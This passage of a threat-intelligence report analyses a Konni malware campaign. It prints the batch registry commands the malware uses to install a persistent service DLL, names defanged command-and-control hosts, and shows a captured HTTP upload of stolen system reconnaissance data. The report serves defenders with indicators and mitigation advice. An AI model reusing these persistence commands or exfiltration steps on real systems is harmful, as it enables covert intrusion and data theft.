


Figure 9: Overview of the Happy New Year's activity

These files were placed at the following location: %windir%/system32/. The install.bat file created a service called "ScreenSaver Management Service" that executed the malicious files on start. It then modified two registry keys on the infected machine.


Reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v scrnsvc /t REG_MULTI_SZ /d "scrnsvc" /f > nul

reg add "HKLM\SYSTEM\CurrentControlSet\Services\scrnsvc\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%\System32\scrnsvc.dll" /f > nul

If the scrnsvc.dll and scrnsvc.ini files were already on the host machine, they were copied to the file path %windir%\System32. The .bat file then attempted to clean up some of the artifacts and launched the .dll file.

The .dll file checked the infected machine for the presence of a .dat file at the following location: %windir%/system32/scrnsvc.dat. If no such file was found, it decrypted the contents of scrnsvc.ini which contained the threat actor hostname (http://i758769.atwebpages[.]com). The .dll file then downloaded a file from http://i758769.atwebpages[.]com/info.php and saved it as %windir%/system32/scrnsvc.dat. Once decrypted, the scrnsvc.dat revealed the location of the second command and control server at hostname http://h378576.atwebpages[.]com.

Next, the .dll file performed some basic host-based reconnaissance on the infected machine. It ran the systeminfo command from the command line of the infected machine to allow the threat actor to obtain information such as: hostname, OS name, OS version, domain, processor, BIOS version, etc. The .dll file then compressed the contents of the systeminfo command as a .cab file, encrypted it and uploaded it to the second threat actor-controlled hostname (hxxp://h378576.atwebpages[.]com/up.php?name=COMPUTER_NAME), which prompted a “success!” message as the response.



```
POST /up.php?name=(              HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------7e4512a60722
Host: h378576.atwebpages.com
Content-Length: 1397
Connection: Keep-Alive
Cache-Control: no-cache

-----------------------------7e4512a60722
Content-Disposition: form-data; name="fileToUpload"; filename="ff 12-20 18-41-52.txt"
Content-Type: application/octet-stream

..r.D..g1O...tg....$o.\
..a...6...
[illegible]
-----------------------------7e4512a60722
Content-Disposition: form-data; name="submit"

Upload Image
-----------------------------7e4512a60722--
.........................HTTP/1.1 200 OK
Date: Mon, 20 Dec 2021 23:44:02 GMT
Server: Apache
Content-Length: 8
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

success!
```

Figure 10: Screen shot depicting “success!” message

Next, the.dll file obtained a list of all the running tasks, via tasklist, on the infected machine and repeated the same process of compressing, encrypting and subsequently uploading that file to the threat actor C2.

The .dll file then attempted to download another payload from the second C2 h378576.atwebpages[.]com/dn.php?name={Host name}&prefix=cc (0). It entered a loop where the agent slept and attempted to reach back out to obtain the next payload at the URL h378576.atwebpages[.]com/dn.php?name={Host Name}&prefix=tt. Unfortunately, we were unable to recover a copy of the next payload. We suspect that the threat actor only served the next payload to a limited number of targeted machines based upon the contents of systeminfo and tasklist information that was uploaded to the C2.

Based on the observed TTPs, including the use of a light-weight loader to retrieve a .cab file comprised of install.bat, the use of .dll to call an .ini file, the host-based commands and similar URL structures for the C2s, we observe strong correlation with the malware previously reported as Konni.

Conclusion

At Black Lotus Labs, we continue to track the use of Konni malware. While this particular campaign was highly targeted, it is vital for defenders to understand the evolving capabilities of advanced actors to achieve infection of coveted targets.

We advise our customers to perform full monitoring of network resources, use of multifactor authentication and reemphasizing the importance of phishing awareness to employees. These defensive measures that can help protect sensitive networks from this type of malicious activity.

Black Lotus Labs blocked the threat actor infrastructure across the Lumen global IP network to protect customers and the wider internet ecosystem in the event that this actor re-uses the infrastructure in future campaigns. We also added these indicators to the Black Lotus Labs reputation system, which feeds Lumen's security portfolio. We will continue to follow this activity to detect and disrupt similar campaigns, and we encourage other organizations to alert on these and similar indicators in their environments.

For additional IoCs such as file hashes associated with this campaign, please visit our GitHub page.

If you would like to collaborate on similar research, please contact us on Twitter @BlackLotusLabs.

This analysis was performed by Danny Adamitis and Steve Rudd.

This information is provided "as is" without any warranty or condition of any kind, either express or implied. Use of this information is at the end user's own risk.